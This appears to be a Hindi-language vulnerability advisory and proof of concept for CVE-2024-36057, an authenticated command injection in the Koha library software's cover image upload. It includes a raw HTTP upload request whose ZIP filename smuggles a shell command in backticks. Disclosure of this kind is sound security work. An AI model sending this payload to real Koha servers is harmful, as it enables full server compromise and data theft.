 hacklantic/cve-2024-36057
CVE-2024-36057 के लिए सलाह और प्रूफ-ऑफ-कॉन्सेप्ट, जो Koha लाइब्रेरी सॉफ्टवेयर में एक प्रमाणित OS कमांड इंजेक्शन है, जो तैयार किए गए ZIP फ़ाइलनामों के माध्यम से मनमाना कमांड निष्पादन प्रदर्शित करता है।

CVE ID: CVE-2024-36057
उत्पाद: Koha लाइब्रेरी सॉफ़्टवेयर
भेद्यता प्रकार: OS कमांड इंजेक्शन (CWE-78)
CVSS स्कोर: 9.8 (गंभीर)
प्रभावित संस्करण: 23.05.10 से नीचे
श्रेय: Karolis Narvilas
Koha एक ओपन-सोर्स एकीकृत लाइब्रेरी सिस्टम है। tools/upload-cover-image.pl पर कवर इमेज अपलोड कार्यक्षमता में एक कमांड इंजेक्शन भेद्यता मौजूद है। एप्लिकेशन अपलोड किए गए ZIP आर्काइव को निकालने के लिए qx/unzip $filename -d $dirname/ का उपयोग करता है, बिना filename पैरामीटर को सैनिटाइज़ किए।


एक प्रमाणित उच्च-विशेषाधिकार वाला उपयोगकर्ता बैकटिक वर्णों वाला एक दुर्भावनापूर्ण filename युक्त ZIP फ़ाइल बना सकता है, जिससे मनमाने शेल कमांड इंजेक्ट किए जा सकते हैं, जो उपयोगकर्ता द्वारा "Process Images" पर क्लिक करने पर सर्वर-साइड निष्पादित होते हैं।
प्रभाव: एक रिमोट प्रमाणित हमलावर CVE-2024-36057 का शोषण करके अंतर्निहित सर्वर पर मनमाने OS कमांड निष्पादित कर सकता है, जिससे पूर्ण सिस्टम समझौता, डेटा चोरी, और स्थायी बैकडोर या रिवर्स शेल की स्थापना हो सकती है।
https://{domain}/cgi-bin/koha/tools/upload-cover-image.plअनुरोध:
POST /cgi-bin/koha/tools/upload-file.pl?temp=1 HTTP/1.1
Host: {domain}
Cookie: [High-Privilege Session]
Connection: close

------WebKitFormBoundaryP82Da5V6eaQOuBUT
Content-Disposition: form-data; name="file"; filename="execute`<INJECTED_COMMAND>`.zip"
Content-Type: application/x-zip-compressed

<zip file contents>
------WebKitFormBoundaryP82Da5V6eaQOuBUT--